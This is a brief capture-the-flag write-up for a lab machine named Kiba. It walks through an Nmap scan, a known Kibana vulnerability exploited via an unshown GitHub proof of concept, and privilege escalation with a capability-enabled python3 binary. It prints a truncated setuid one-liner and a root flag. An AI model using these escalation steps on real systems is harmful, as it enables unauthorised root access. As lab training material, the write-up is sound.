



We start by performing an Nmap scan.

```
2025-04-05 18:50:32 Authenticate/Decrypt packet error: bad packet ID (may be a
(root@kali)-[/home/kali/Desktop/boxes/kiba]
# nmap -p- 10.10.29.96
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-05 19:38 EDT
Nmap scan report for 10.10.29.96
Host is up (0.036s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
5601/tcp  open  esmagent
Nmap done: 1 IP address (1 host up) scanned in 22.59 seconds
(root@kali)-[/home/kali/Desktop/boxes/kiba]
```


We find port 5601 open, running the Kibana service.

After identifying the Kibana version and researching it, we discover a known vulnerability documented on GitHub.






We follow the GitHub instructions to exploit the vulnerability, obtaining a shell and retrieving the user.txt flag.



To escalate our privileges, we execute `getcap -r / 2>/dev/null` to find programs with capabilities that we can run as root.



We notice that we have root privileges assigned to python3. Using a technique from [GTFOBins](#), we escalate our privileges and successfully retrieve the root flag.

```
<na/bin$ /home/kiba/.hackmeplease/python3 -c 'import os; os.setuid(0); os.syst>
# id
uid=0(root) gid=1000(kiba) groups=1000(kiba),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),114(lpadmin),115(sambashare)
# cat /root/root.txt
THU{p.1-11_g-escalat-1on-us1ng-apt-11t1es}
#
```